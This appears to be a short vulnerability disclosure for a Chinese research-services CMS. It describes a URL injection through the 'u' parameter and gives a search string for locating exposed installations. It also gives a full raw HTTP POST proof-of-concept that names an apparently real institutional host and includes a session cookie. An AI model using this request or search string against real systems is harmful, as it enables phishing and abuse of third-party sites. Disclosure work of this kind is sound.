Jili Technology is a leading provider of scientific research service platforms in China, committed to serving every researcher with the most advanced technology, providing products that serve researchers, and building a one-stop service platform. We provide competitive, safe, and reliable products and solutions in the field of scientific research services, continuously creating value for customers and inspiring research motivation. We adhere to continuous innovation around the needs of scientific researchers, accumulate and develop, and promote scientific research progress. Jili Technology was founded in 2008, with its R&D headquarters located in Tianjin and multiple subsidiaries in Beijing, Shanghai, and other cities.


Vulnerability Details：

The CMS framework of Tianjin Jili Technology Co., Ltd. has malicious URL injection, which can be exploited by attackers for malicious phishing.


Malicious injection of URL through u parameter


Foda：

"/genee/category/"



Payload：





POST /genee/AJAX/Casim/Equipment/getGroupRoot HTTP/1.1

Host:

Cookie: gini-session\_95b967079c17716010f29acb61a9f2954b9a7901=9k73agvvo910nrrkeca5j32i92; #LOGOUT\_REFERER=http%3A%2F%2Fins.ipbcams.ac.cn%2Fgenee%2F; Hm\_lvt\_0fbc116fdaa6a13ed216a68409b20e24=1723298491; Hm\_lpvt\_0fbc116fdaa6a13ed216a68409b20e24=1723298491; HMACCOUNT=CB06848F52875B5F

Content-Length: 53

Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"

Accept: \*/\*

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36

Sec-Ch-Ua-Platform: "Windows"

Origin:

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://ins.ipbcams.ac.cn/genee/category/equipment

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

u=http://wwww.google.com&id=0&group=0&key=&root=group

